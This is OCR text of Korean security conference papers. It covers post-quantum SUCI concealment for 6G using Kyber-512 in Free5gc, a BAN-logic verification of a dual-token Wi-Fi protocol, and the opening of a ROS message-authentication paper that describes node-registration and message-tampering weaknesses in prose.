Open5gs는 기밀성 서비스를 제공하는 알고리즘인 NEA와 무결성 서비스를 제공하는 알고리즘인 NIA가 모두 구현되어 있다. 하지만 Free5gc는 ZUC 암호 알고리즘이 구현되어 있지 있다. 따라서 Free5gc는 ZUC 암호 알고리즘을 이용해 기밀성과 무결성 서비스를 제공할 수 없다.

SIDF가 디컨실링 기능을 담당하는 것으로 표준에서 정의되어 있지만 두 프로젝트 모두 SIDF가 구현되어 있지 않고, UDM에서 SUCI를 디컨실링하도록 구현했다. Free5gc의 UDM은 Protection Scheme Id 형식이 Profile A, Profile B로 컨실링된 SUCI를 개인 식별값으로 디컨실링할 수 있도록 타원곡선 도메인 파라미터와 ECIES가 구현되어 있다. 하지만 Open5gs는 null-scheme에 대한 구현만 되어 있기 때문에 디컨실링할 수 없다. 따라서 타원곡선 암호를 이용하여 개인식별 값에 기밀성 서비스를 제공한 SUCI를 디컨실링하기 위해서는 Free5gc 프로젝트를 사용해야 한다.

키 유도 함수로 사용되는 HMAC-SHA-256과 인증 벡터를 검증하는 MILENAGE 알고리즘이 두 프로젝트에서 모두 구현되어 있다.

각 프로젝트에서 지원하지 않는 암호 알고리즘 및 파라미터를 구현하면, 5G 보안 표준을 준수하는 프로젝트가 완성된다. 표준을 준수하는 프로젝트를 이용하여 제시되고 있는 취약점에 대한 연구를 진행할 수 있다.

IV. 6G 이동통신 보안 설계

4.1 5G 이동통신 보안 위협 분석

인수분해/이산대수 문제를 기반으로 안전성을 보장하는 공개키 암호는 계산 불가능한 안전성을 가지고 있다. 5G 서비스에서는 이산대수 문제를 기반으로 개인식별 값의 기밀성 서비스를 제공한다. 하지만 양자 컴퓨터의 성능이 향상되고 보편화된다면 인수분해/이산대수 문제 기반 암호가 다항식 시간 내에 풀릴 수 있다[5]. 따라서 앞으로의 이동통신 서비스에서 기밀성 서비스를 제공하기 위해서는 타원곡선뿐만 아니라 양자 내성 암호를 사용하여 기밀성 서비스를 제공할 수 있도록 추가해야 한다.

양자 컴퓨터로 인해 발생할 수 있는 문제에 대비하기 위해 NIST에서는 양자 내성 암호 표준 공모사업을 진행하고 있다. 올해 양자 내성 암호가 최종 선정될 예정이며, 2024년에 표준으로 사용될 예정이다[6]. 따라서 다음 세대인 6G

이동통신 표준화 과정에는 양자 내성 암호에 대한 제시가 필요하다. 6G 이동통신 표준화의 완료 시점은 2028년 이전으로 예상되며, 이후 6G 이동통신 서비스가 가입자들에게 제공될 것으로 예측된다[7]. 만약의 사태에 대비하여 6G 이동통신 보안 표준에 양자 내성 암호에 대한 제시가 필요하다.

4.2 보안 설계 및 실험 결과

본 논문에서는 SUCI 파라미터에 양자 내성 암호 알고리즘을 추가하여 6G 이동통신 보안 표준에 양자 내성 암호를 이용한 SUCI 암호화를 제시한다. SUCI의 Protection Scheme Id 필드에 표준화 진행 중인 양자 내성 암호 알고리즘을 null-scheme, Profile A, Profile B 다음인 3부터 정의한다. 가입자의 개인식별 값은 양자 내성 암호로 암호화한 암호문을 Scheme output에 대입하여 기밀성 서비스를 제공할 수 있도록 정의한다.

새로운 이동통신 세대는 이전 이동통신 서비스를 기반으로 상용화되었다. 따라서 6G 보안 표준을 준수하는 6G 코어 오픈소스 프로젝트는 표준을 준수한 5G 코어 오픈소스 프로젝트로부터 개발될 것이다. 따라서 실험은 그림 3과 같이 모든 형식을 디컨실링하도록 표준을 준수하며 구현한 Free5gc에 양자 내성 암호를 연동하여 UDM에서의 양자 내성 암호 복호화 실험을 구성하였다.




그림 3. 양자 내성 암호를 이용한 실험 환경 구성

데이터 암호화/KEM 분야의 최종 후보로 오른 격자 기반 양자 내성 암호인 CRYSTALS-KYBER를 go 언어로 구현한 오픈소스를 Free5gc에 연동하였다. SUCI의 Protection Scheme Id에는 profile B의 secp256r1과 동일한 128-bit의 보안 강도를 갖는 KYBER-512를 3으로 정의하였다. 그리고 SUCI의 Scheme output에 개인식별 값을 KYBER-512로 암호화한 암호문을 대입하여 개인식별 값의 노출을 방지한다. KYBER-512로 암호화한 SUCI를 수신한 UDM은 사전에 공유한 키를 이용하여 개인식별 값을 디컨실링한다.

V. 결론

본 논문에서는 5G 보안 표준에서 제시한 암호 알고리즘이 Open5gs와 Free5gc에서 일부 구현되어 있지 않음을 확인하였다. 프로젝트에 구현되어 있지 않은 암호 알고리즘을 구현한다면, 보안 서비스를 제공하는 프로젝트를 완성시킬 수 있다. 보안 서비스를 제공하는 프로젝트를 이용해 5G 보안 서비스의 취약점으로 발견된 문제를 해결하고, 보안성을 강화할 수 있을 것이다. 또한 해당 연구를 바탕으로 6G 표준에 더욱 안전한 보안 표준을 제안할 수 있을 것이다.

[참고문헌]

[1] 3GPP TS 23.003, “Numbering, addressing and identification”, 2021. 03

[2] 3GPP TS 33.501, “Security architecture and procedures for 5G system”, 2021. 04

[3] free5gc.org

[4] open5gs.org

[5] Peter W Shor, “Polynomial-time algorithms for prime factorization and discrete logarithms on a quantum compute”, 41(2), 303-332. 1999.

[6] 유용석, “국제 표준화회의 참가 보고 - 제 1 회 NIST Post-Quantum Cryptography 표준화 회의”, 107-109, 2018.

[7] 6G Standards and Market Developments, 2021

이중토큰을 이용한 효율적인 Wi-Fi 보안 프로토콜의 보안성에 관한 정형화 검증 연구

김지윤, 이상민, 유일선*

*순천향대학교 정보보호학과

Formal Verification for Efficient Wi-Fi Security Protocol using Dual Token

Jiyoon Kim, Sangmin Lee, and Ilsun You*

*Department of Information Security Engineering, Soonchunhyang University

요 약

공유비밀키에 기반한 Wi-Fi 보안 프로토콜인 WPA2-PSK에 대한 도청공격 등과 같은 다양한 보안 취약점이 제기되고 있다. 특히, WPA2-PSK는 Wi-Fi의 공유비밀키가 공개되지 않는다는 전제를 가지고 설계되었는데 공공장소에서 사용되는 AP들은 이러한 비밀키를 대중에게 공개하여 공격의 위험성이 커지고 있다. 이러한 취약점을 보완하기 위하여 다양한 시도가 이루어지고 있는데 그 중 Lee가 제시한 이중토큰을 이용하여 효율적인 Wi-Fi 보안 프로토콜의 보안성에 관하여 정형화 검증을 하고자 한다. 정형화 검증은 일련의 과정을 통하여 대상 프로토콜의 보안성을 검증하고 취약점을 분석한다. 이를 통해, 취약한 프로토콜은 보완 방법을 모색할 수 있으며, 반대로 안전한 프로토콜의 경우에는 프로토콜의 보안성을 보장할 수 있다.

I. 서론

무선랜 기술의 발달과 스마트폰의 보급은 언제 어디서나 인터넷을 사용하고자 하는 현대인의 요구를 충족시키고 있다. Wi-Fi[1]는 국내외를 막론하고 널리 보급되어 서비스를 제공하고 있다. 특히, Wi-Fi는 이동통신사가 제공하는 네트워크에 비해 비용이 저렴하여 공공장소, 기업, 가정과 같은 고정적인 사용 환경에서 매우 선호되고 있다.

그러나 Wi-Fi를 제공하는 무선공유기에 탑재되는 Wi-Fi 모듈에 대한 취약점이 꾸준히 보고되고 있다. 특히, Wi-Fi의 경우에는 공공장소 등에서 사용자의 편의를 위하여 비밀키를 공개하여 더욱 취약하다[2-3].

이러한 Wi-Fi를 보호하기 위한 기술로 WEP(Wired Equivalent Privacy), WPA(Wi-Fi Protected Access), WPA2(Wi-FI Protected Access 2)가 있다. 각 기술들은 사전공유키를 활용하여 사용자를 인증하는 PSK(Pre-Shared Key) 옵션과 별도의 인증 서버를 활용하는 옵션을 가진다. 암호화 방법으로는 WEP에서는 스트림 암호 기법인 RC4를 사용하고, WPA에서는 WEP을 대체하기 위하여 개발된 TKIP(Temporal Key Integrity Protocol)을 사용한다. 마지막으로, WPA2에서는 강력한 블록 암호 기법인 AES(Advanced Encryption Standard)를 통해 암호화 한다.

문제는 이러한 인증 및 암호화 기법을 활용하더라도 Wi-Fi 환경에서 주로 사용되는 WPA2-PSK[4]의 비밀키가 공개되는 사용 환경의 실태를 보았을 때, 근본적인 문제를 해결할 수 있는 새로운 보안 기술을 통해 취약점을 개선할 필요가 있다[5].

이를 위하여 Lee[6]는 이중토큰을 이용한 효율적인 Wi-Fi 보안 프로토콜을 제시하였다. 본 논문에서는 Lee가 제안한 보안 프로토콜의 보안성을 입증하기 위하여 BAN Logic[7]을 통해 대상 프로토콜을 정형화 검증한다.

이 논문은 다음과 같이 구성된다. 2장에서 Lee가 제안한 이중토큰을 이용한 Wi-Fi 보안

프로토콜을 소개한다. 3장에서 BAN Logic을 통해 Lee의 보안 프로토콜을 정형화 검증하고 프로토콜을 평가하고, 4장에서 결론을 맺는다.

II. 이중토큰을 이용한 Wi-Fi 보안 프로토콜

Lee가 제안한 이중토큰을 이용한 Wi-Fi 보안 프로토콜은 OAuth 2.0의 토큰을 변형한 난수화 토큰인증 기술을 기반으로 한다[8-9]. [8]과 [9]의 난수화 토큰인증 기술은 이중토큰을 활용하여 평문통신 상에서도 안전하게 토큰 인증을 실행할 수 있다.

Lee가 제안한 이중토큰을 이용한 효율적인 Wi-Fi 보안 프로토콜의 가정 및 절차는 다음과 같다.

2.1 가정

(1) AP는 제조사가 발급한 인증서 $Cert_{AP}$를 보유하고 있다.

(2) AP는 WPA2-PSK에서와 같이 공유비밀키 PSK를 사용자와 공유하고 있다.

(3) AP는 토큰발급에 사용하는 비밀키 K를 보유하고 있다.

2.2 절차

Step 1. 사용자는 AP에게 무선랜 서비스를 요청한다.

Step 2. AP는 사용자에게 제조사가 발급한 인증서 $Cert_{AP}$를 전송한다.

Step 3. 사용자는 AP가 전송한 인증서 $Cert_{AP}$를 검증하여 신뢰할 수 있는 AP임을 확인한다. 인증서가 유효하지 않다면, 절차를 중단한다. 인증서가 유효하다면, 사용자는 난수 r을 생성하고 AP의 공개키로 암호화하여 AP에게 전송한다.

Step 4. AP는 사용자가 전송한 암호문을 복호화하여 사용자가 생성한 난수 r를 획득하고, 난수 Challenge 값 c를 생성하여 사용자에게 전송한다.

Step 5. 사용자는 난수 Challenge 값 c와 공유비밀키 PSK를 자신이 생성한 난수 r로 암호화하여 AP에게 전송한다.

Step 6. AP는 Step 5에서 사용자가 전송한 암호문을 Step 4에서 획득한 난수 r로 복호화하고, 공유비밀키 PSK를 확인한다. 공유비밀키 PSK가 일치하지 않으면, 절차를 중단한다. 공유비밀키 PSK가 일치하면, AP는 비밀키 K를 통해 공개토큰 T_P와 비밀토큰 T_S를 생성하고, 난수 r로 암호화하여 사용자에게 전송한다.

Step 7. 사용자는 Step 6의 암호문을 난수 r로 복호화하여 공개토큰 T_P와 비밀토큰 T_S를 획득하고 이를 저장한다.

Step 8. 사용자는 자신의 현재 시간 $time_C$와 Step 7의 비밀토큰 T_S를 이용하여 일회용 인증정보 auth를 계산하고, 공개토큰 T_P와 함께 AP에게 전송한다.

Step 9. AP는 사용자가 전송한 메시지 중 공개토큰 T_P를 검증하고, 공개토큰 T_P로부터 비밀토큰 T_S를 추출한다. 추출한 T_S를 통해 auth를 검증하고, $time_C$의 유효성을 확인한다. 모두 유효하면, AP는 자신의 현재 시간 timeAP와 인증정보 auth, 비밀토큰 T_S를 통해 Key를 계산하고, 자신의 현재 시간 $time_{AP}$와 Key를 통해 생성한 mac을 사용자에게 전송한다.

Step 10. 사용자는 $time_{AP}$의 유효성을 검증하고, $time_{AP}$와 인증정보 auth, 비밀토큰 T_S를 통해 Key를 생성한다. 또한, Key를 통해 mac을 검증한다.

III. 정형화 검증

본 장에서는 Lee가 제안한 이중토큰을 이용한 Wi-Fi 보안 프로토콜을 BAN Logic을 통해 정형화 검증한다.

3.1 BAN Logic

BAN Logic은 보안 프로토콜을 고유의 기호와 규칙을 통해 정규화(Idealization), 가정(Assump-tion), 목표(Goal), 유도(Derivation)하여 보안성을 검증하는 보편적인 정형화 검증 도구이다. BAN Logic에서 사용되는 기호 및 규칙은 각각 [표 1]과 [표 2]와 같다.

[표 1] BAN Logic 기호

기호	의미
$P believes X$	P가 X를 믿음
$P sees X$	P가 X를 포함하는 메시지를 수신함
$P said X$	P가 과거 언젠가 X를 포함한 메시지 M을 보냈음
$P controls X$	P가 X에 관한 전권을 갖고 있음
$\#(X)$	X는 Fresh함
$P \overset{K}{\leftrightarrow} Q$	K는 P와 Q 사이에 공유되는 비밀키를 갖고 있음
$\overset{K}{\rightarrow} P$	K는 P의 공개키임
$P \overset{K}{\Longleftrightarrow} Q$	K는 P와 Q 사이의 공유 비밀임
$\{X\}_K$	X는 키 K로 암호화됨을 의미
$\langle X \rangle_K$	X는 비밀 K와 결합하여 있음을 의미

[표 2] BAN Logic 규칙

규칙	설명
Message Meaning Rule (MM)	$\frac{P believes P \overset{K}{\leftrightarrow} Q,\ P sees \{X\}_K}{P believes Q said X}$ $\frac{P believes P \overset{K}{\Longleftrightarrow} Q,\ P sees \langle X \rangle_K}{P believes Q said X}$ $\frac{P believes \overset{K}{\rightarrow} Q,\ P sees \{X\}_{Q^{-1}}}{P believes Q said X}$
Nonce Verification Rule (NV)	$\frac{P believes \#(X),\ P believes Q said X}{P believes Q believes X}$
Jurisdiction Rule (JR)	$\frac{P believes Q controls X,\ P believes Q believes X}{P believes X}$
Freshness Rule (FR)	$\frac{P believes \#(X)}{P believes \#(X, Y)}$
Decomposition Rule (DCO)	$\frac{P sees (X, Y)}{P sees X}$
Belief Conjunction Rule (BC)	$\frac{P believes X,\ P believes Y}{P believes (X, Y)}$ $\frac{P believes Q believes (X, Y)}{P believes Q believes X}$ $\frac{P believes Q said (X, Y)}{P believes Q said X}$
Diffie Hellman Rule (DH)	$\frac{P believes Q said \overset{g^Y}{\rightarrow} Q,\ P believes \overset{g^X}{\rightarrow} P}{P believes P \overset{g^{XY}}{\longleftrightarrow} Q}$ $\frac{P believes Q said \overset{g^Y}{\rightarrow} Q,\ P believes \overset{g^X}{\rightarrow} P}{P believes P \overset{g^{XY}}{\Longleftrightarrow} Q}$

3.2 정형화 검증

Lee의 보안 프로토콜을 BAN Logic을 통해 검증하였으며, 이는 아래와 같다.

(1) Idealization

$(I1)\ Client \rightarrow AP: \{PSK, c, r\}_r, \left\{r, \overset{pk_{AP}}{\longrightarrow} AP\right\}_{pk_{AP}}$
$(I2)\ AP \rightarrow Client: \{T_P, T_S, r\}_r$
$(I3)\ Client \rightarrow AP: \langle time_C, T_P, T_S \rangle_{T_S}$
$(I4)\ AP \rightarrow Client: \langle time_{AP}, Key \rangle_{Key}$

(2) Assumption

$(A1)\ AP\ believes \overset{pk_{AP}}{\longrightarrow} AP$
$(H1)\ AP\ believes\ \#(r)$
$(A2)\ AP\ believes\ Client\ controls\ r$
$(A3)\ AP\ believes\ \#(c)$
$(A4)\ Client\ believes\ r$
$(A5)\ Client\ believes\ \#(r)$
$(A6)\ Client\ believes\ AP\ controls\ T_S$
$(A7)\ AP\ believes\ T_S$
$(A8)\ AP\ believes\ \#(time_C)$
$(A9)\ AP\ believes\ \#(time_{AP})$
$(A10)\ Client\ believes\ \#(time_C)$
$(H2)\ Client\ believes\ time_{AP}$
$(A11)\ Client\ believes\ \#(time_{AP})$

(3) Goal

$(G1)\ AP\ believes\ r$
$(G2)\ AP\ believes\ Client\ believes\ r$
$(G2)\ AP\ believes\ Client\ believes\ PSK$
$(G3)\ Client\ believes\ AP\ believes\ r$
$(G4)\ Client\ believes\ AP\ believes\ T_P$
$(G5)\ Client\ believes\ AP\ believes\ T_S$
$(G6)\ AP\ believes\ Client\ believes\ T_P$
$(G7)\ AP\ believes\ Client\ believes\ T_S$
$(G8)\ AP\ believes\ Key$
$(G9)\ Client\ believes\ Key$
$(G10)\ Client\ believes\ AP\ believes\ Key$
$(G11)\ AP\ believes\ Client\ believes\ Key$

(4) Derivation

$(D1)\ AP\ sees\ \{PSK, c, r,\}_r, \left\{r, \overset{pk_{AP}}{\longrightarrow} AP\right\}_{pk_{AP}}$
$(D2)\ AP\ believes\ Client\ said\ \left[r, \overset{pk_{AP}}{\longrightarrow} AP\right]\ by\ (D1), (A1), MM$
$(D3)\ AP\ believes\ Client\ believes\ \left[r, \overset{pk_{AP}}{\longrightarrow} AP\right]\ by\ (D2), (H1), FR, NV$
$(D4)\ AP\ believes\ Client\ believes\ r\ by\ (D3), BC$
$(D5)\ AP\ believes\ r\ by\ (D4), (A2), BC, JR$
$(D6)\ AP\ believes\ Client\ said\ [PSK, c, r]\ by\ (D1), (D5), MM$
$(D7)\ AP\ believes\ Client\ believes\ [PSK, c, r]\ by\ (D6), (A3), FR, NV$
$(D8)\ AP\ believes\ Client\ believes\ PSK\ by\ (D7), BC$
$(D9)\ Client\ sees\ \{T_P, T_S, r\}_r$
$(D10)\ Client\ believes\ AP\ said\ [T_P, T_S, r]\ by\ (D9), (A4), MM$
$(D11)\ Client\ believes\ AP\ believes\ [T_P, T_S, r]\ by\ (D10), (A5), FR, NV$
$(D12)\ Client\ believes\ AP\ believes\ r\ by\ (D11), BC$
$(D13)\ Client\ believes\ AP\ believes\ T_P\ by\ (D11), BC$
$(D14)\ Client\ believes\ AP\ believes\ T_S\ by\ (D11), BC$
$(D15)\ Client\ believes\ T_S\ by\ (D14), (A6), JR$
$(D16)\ AP\ sees\ \langle time_C, T_P, T_S \rangle_{T_S}$
$(D17)\ AP\ believes\ Client\ said\ [time_C, T_P, T_S]\ by\ (D16), (A7), MM$
$(D18)\ AP\ believes\ Client\ believes\ [time_C, T_P, T_S]\ by\ (D17), (A8), FR, NV$
$(D19)\ AP\ believes\ Client\ believes\ T_P\ by\ (D18), BC$
$(D20)\ AP\ believes\ Client\ believes\ T_S\ by\ (D18), BC$
$(D21)\ AP\ believes\ Key\ where\ Key = HMAC(time_{AP}, time_C, T_S)\ by\ (A7), (A8), (A9), BC$
$(D22)\ Client\ sees\ \langle time_{AP}, Key \rangle_{Key}$
$(D23)\ Client\ believes\ Key\ by\ (D15), (A10), (H2), BC$
$(D24)\ Client\ believes\ AP\ said\ [time_{AP}, Key]\ by\ (D22), (D23), MM$
$(D25)\ Client\ believes\ AP\ believes\ [time_{AP}, Key]\ by\ (D24), (A11), FR, NV$
$(D26)\ Client\ believes\ AP\ believes\ Key\ by\ (D25), BC$

3.3 프로토콜 평가

Lee가 제안한 이중토큰을 이용한 Wi-Fi 보안 프로토콜은 공개토큰 T_P와 비밀토큰 T_S, 세션키 Key가 사용자와 AP 사이에서 안전하게 교환되는

것을 목적으로 한다.

3.2의 BAN Logic에 따르면 Lee의 프로토콜의 목표를 도출하는 과정에서 일반적으로 통용되는 가정(Assumption)이 아닌 가설(Hypothesis)가 요구된다. 이는 Lee의 프로토콜에서 각 참여자가 저장하고 있는 정보를 통해 일부 정보 혹은 메시지에 대한 믿음을 도출할 수 없다는 것이다. 또한, 세션키 Key의 확인 과정이 누락되어 (G11)은 도출될 수 없으며, 이는 세션키 Key에 대하여 양측 참여자가 완전히 확신할 수 없다는 의미이다. 따라서, Lee의 프로토콜은 안전하다고 보기 어려우며, 세션키에 대한 보완이 필요하다.

IV. 결론

본 논문에서는 WPA2-PSK의 보안 취약점을 보완하기 위하여 제안된 이중토큰을 이용한 효율적인 Wi-Fi 보안 프로토콜에 대하여 BAN Logic을 통해 정형화 검증을 하였다. Lee의 보안 프로토콜은 이중토큰을 활용하여 평문 통신에서 세션키를 교환할 수 있도록 설계되었으나 참여자에 대한 과도한 가설 설정 및 키 확인 절차 누락 등과 같은 문제점이 발견되었다. 이는 메시지의 구성이나 절차에 대한 보완을 통해 충분히 보완할 수 있다고 판단된다. 따라서 향후 연구에서는 Lee의 보안 프로토콜의 문제점을 보완하고 보완한 프로토콜의 보안성을 입증하기 위하여 정형화 검증을 진행하고자 한다.

[참고문헌]

[1] IEEE 802.11™ Wireless Local Area Networks, https://www.ieee802.org/11/ [Online; accessed on May 31, 2021]

[2] 백종현, 박순태, “국내 무선랜(WiFi) 보안 운영 현황 및 정책 방향,” 정보보호학회지 21(1):44-50, 2월 2011.

[3] 조영남 외 4인, “공공 와이파이 공격을 통한 취약점 분석 및 보안방안에 관한 연구,” 한국정보통신학회 2018년도 추계학술대회, pp. 493-496, 10월 2018년.

[4] “IEEE Standard for information technology -Telecommunications and information exchange between systems-Local and metropolitan area networks-Specific requirements-Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications: Amendment 6: Medium Access Control (MAC) Security Enhancements,” in IEEE Std 802.11i -2004 , vol., no., pp.1-190, 24 July 2004.

[5] J. Noh, J. Kim and S. Cho, "Secure Authentication and Four-Way Handshake Scheme for Protected Individual Communication in Public Wi-Fi Networks," in IEEE Access, vol. 6, pp. 16539-16548, 2018.

[6] 이병천, “이중토큰을 이용한 효율적인 Wi-Fi 보안 프로토콜,” 정보보호학회논문지 29(2): 17-429, 4월 2019.

[7] M. Burrows, M. Abadi, and R. Needham, “A logic of authentication,” ACM Transactions on Computer Systems, 8(1):18-36, Feb. 1990.

[8] Byoungcheon Lee, “Strengthening of token authentication using time-based randomization,” Journal of Security Engineering, 14(2):103-114, Apr. 2017.

[9] 이병천, “OAuth 2.0 MAC 토큰인증의 효율성 개선을 위한 무상태 난수화 토큰인증,” 정보보호학회논문지, 28(6):1343-1354, 12월 2018년.

ROS 통신 무결성 검증을 위한 데이터 인증기법과 성능평가

심경민*, 조해현*, 이정현*

* 숭실대학교

Data Authentication Schemes and Performance Evaluation for Integrity Checking in ROS Communications

Kyungmin Sim*, Haehyun Cho*, Jeong Hyun Yi*

* Soongsil University

요 약

로봇 산업의 융복합화와 기술의 발전에 따라 로봇 보안에 대한 중요성 역시 대두되고 있다. 소프트뱅크 사의 로봇 랜섬웨어 공격 같이 네트워크 보안이 취약하여 발생하는 데이터들은 변조 및 도청과 같은 공격으로부터 취약하며 정보 탈취, 물리적 손상과 더불어 사람의 생명과 직결되는 큰 위협으로 발전될 수 있다. 따라서 본 논문에서는 로봇용 오픈소스 메타 운영체제인 ROS에서 취약한 통신에서 데이터가 위·변조 되는 것을 예방하기 위해 모듈 간 인증과 데이터 무결성 검증을 위한 MAC(Message Authentication Code) 기반 인증기법을 제안한다. MAC에 적용 가능한 세션키 공유 알고리즘으로 Pre-shared key exchange, RSA-based key exchange, Diffie-Hellman key exchange를 선별하였다. MAC 인증과정을 통해 데이터 통신 과정에서 무결성 검증이 가능하게 되며, 제안기법의 적합성을 검증하기 위해 성능 평가를 수행한다.

I. 서론

AI, IoT, Mobile, Big data, Cloud 등의 첨단 정보통신 기술의 접목으로 로봇의 지능화를 통해 빠른 속도로 성장하고 있으며, COVID-19 팬데믹에 따른 비대면 사회 확산은 로봇 서비스의 활용을 촉진하게 되는 계기로 작용하였다. 로봇은 방대한 양의 데이터를 활용하여 초연결 사회에서 자율주행 자동차, 방역, 의료, 교육 등 우리 삶의 모든 측면에 널리 사용되고 있으며, 이러한 데이터의 보안 또한 중요성이 부각되고 있다.

하지만 소프트뱅크 사에서 개발한 로봇 페퍼(pepper)와 나오(NAO)를 해킹하여 랜섬웨어를 설치 후, 공격한 사례와 LG 스마트홈의 서비스에서 발생한 해킹 및 공격, 로봇 청소기에 내장된 카메라에 의한 사생활 유출 등의 사례들은 로봇 시스템의 보안이 여전히 취약하다는 점을 보여주고 있다.

따라서 본 논문에서는 현재 로봇산업에서 주로 사용되고 있는 메타 운영체제인 ROS를 기반으로 로봇 환경의 통신과정에서 발생하고 있는 취약점에 대해 분석하고, 데이터통신의 무결성 검증을 위한 MAC 기반 인증 기법을 제안한다. 또한 제안기법에 대한 성능평가를 진행하여 합리적인 성능을 보여주는지 평가하고자 한다.

이 논문은 2020년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 기초연구사업임(No.2020R1A2C2014336, 모바일 코드 해독을 위한 정적 코드 추출 기술 연구)

II. 연구 배경

2.1. ROS

ROS(Robot Operating System)는 로봇 용 소프트웨어 개발을 위한 오픈소스로, 메타 운영체제이다[1]. ROS에서는 최소 단위의 실행 프로

그램인 노드(Node) 형태로 개발된다. 데이터를 송신하는 측을 Publisher노드, 수신하는 측을 Subscriber 노드라 칭한다. 노드는 구동과 함께 마스터(Master)에 노드의 이름과 토픽, 서비스의 이름, 메시지 타입, 노드의 주소를 등록한다. 마스터에 등록된 노드의 정보를 기반으로 노드들은 토픽과 서비스를 이용하여 메시지를 주고받는다.

ROS에서 메시지 통신은 크게 XMLRPC 통신과 TCPROS 통신으로 나눌 수 있다. XMLRPC 통신은 노드와 마스터 간 통신 시에 사용되며, 이 외에 노드 간의 접속 요청 및 응답에 사용된다. TCPROS 통신은 마스터와 상관없이 노드와 노드 간의 직접적으로 메시지를 통해 데이터를 주고받을 때 사용된다.

2.2. MAC

메시지 인증 코드 (Message Authentication Code, MAC)는 메시지의 무결성 검사에 사용되며 데이터가 변조 되었는지 유무를 알 수 있다[2]. 송신측에서 원문 메시지 M을 해시 알고리즘을 이용하여 해시 후, 생성된 값인 MAC을 전송하여 수신측에서는 비교 및 확인하도록 하는 방식이다.

2.3 키 교환 알고리즘

본 논문에서 제안하는 MAC 기법에 사용되는 해시 알고리즘은 총 세 가지이다. 첫 번째 방식은 Pre-Shared Key(PSK) 방식으로, 사전 공유키 방식이라 불리며, 송신자와 수신자가 사전에 인증키를 공유한 뒤, 두 당사자만 알고 있는 공유키를 이용해 통신하는 방식이다. 두 번째 방식으로는 RSA-based Method 방식으로, RSA 키 교환이라 불리며, 송신자가 세션키를 랜덤하게 생성하고, 수신자의 RSA 공개키를 암호화하여 전달하면, 수신자가 자신의 개인키로 복호화하여 세션키를 서로 공유하는 방식이다. 세 번째 방식은 Diffie Hellman based Method 방식으로, Diffie-Hellman 키 교환이라 불리며, 송신자가 세션키를 랜덤하게 생성하고 수신자의 RSA 공개키를 암호화하여 전달하는 방식이다.

```
_register_node_api(self, caller_id, caller_api):

...
node_ref = self.nodes.get(caller_id, None)
 bumped_api = None
 if node_ref is not None:
  if node_ref.api == caller_api:
   return node_ref, False
  else:
   bumped_api = node_ref.api
      self.thread_pool.queue_task(bumped_api,shutdown_node_task,
   (bumped_api, caller_id, "new node registered with same name"))
 node_ref = NodeRef(caller_id, caller_api)
 self.nodes[caller_id] = node_ref
 return (node_ref, bumped_api != None)
...
```

[그림 1] 노드의 중복 여부를 확인하는 과정

III. 취약점 분석

이번 장에서는 현재 ROS에서 사용되고 있는 통신과정에서 발견된 취약점들에 대해 분석한다. 분석 환경은 3.40GHz IntelSkylake 프로세서와 16GB RAM이 장착 된 Ubuntu 20.04 64bit와 ROS noetic 버전에서 수행되었다.


3.1 XMLRPC 통신 취약점

마스터와 노드 간의 통신 시, 노드로부터 새로운 정보를 등록요청 받았을 때, 마스터에서 동일한 이름의 서비스 요청에 대한 중복 확인을 하는 인증과정이 별도로 존재하지 않는다.

위의 [그림1]에서 현재 등록되어 동작 중인 노드와 새롭게 요청이 들어온 노드의 주소에 해당하는 caller_api를 비교하게 된다. 다른 장치에서 요청이 들어오는 경우와 같이 두 api가 다를 경우 bumped_api로 설정된다. bumped_api가 None이 아닐 경우 변경된 변수는 True로 설정되고 조건문에 입력된다. 그 후, 노드에 대응하는 모든 서비스는 등록 해제 되고, 요청이 들어온 새로운 서비스에 등록이 된다. 즉, caller_api를 통한 비교를 제외하고 요청된 서비스의 중복 여부를 확인하지 않게 된다. 따라서 공격자가 임의로 같은 이름의 서비스를 등록하면 이전 서비스의 제어를 가로챌 수 있으므로 다양한 공격에 악용될 수 있다.

3.2 TCPROS 통신 취약점

ROS에서 사용하는 메시지 파일의 구조는




[그림 2] 메시지 md5sum 저장과정

message header인 message definition, caller id, latching, md5sum, topic, message type 필드와 message body로 이루어진다. 기존 md5sum의 역할은 주로 프로그램이나 파일이 원본 그대로인지를 확인하는 무결성 검사 등에 사용되는데[3], ROS의 TCPROS 통신에서는 메시지 무결성 검사가 제대로 이루어지고 있지 않아 메시지 변조가 가능하다. 메시지 통신 시, publisher 노드와 subscriber 노드는 메시지의 type 필드와 md5sum 필드를 비교하여 일치 할 경우, 메시지 통신이 가능한데, 메시지의 데이터는 message body에 저장되며, 메시지의 데이터 type을 해시하여 md5sum 값을 생성 후, md5sum 필드에 저장하기 때문이다.

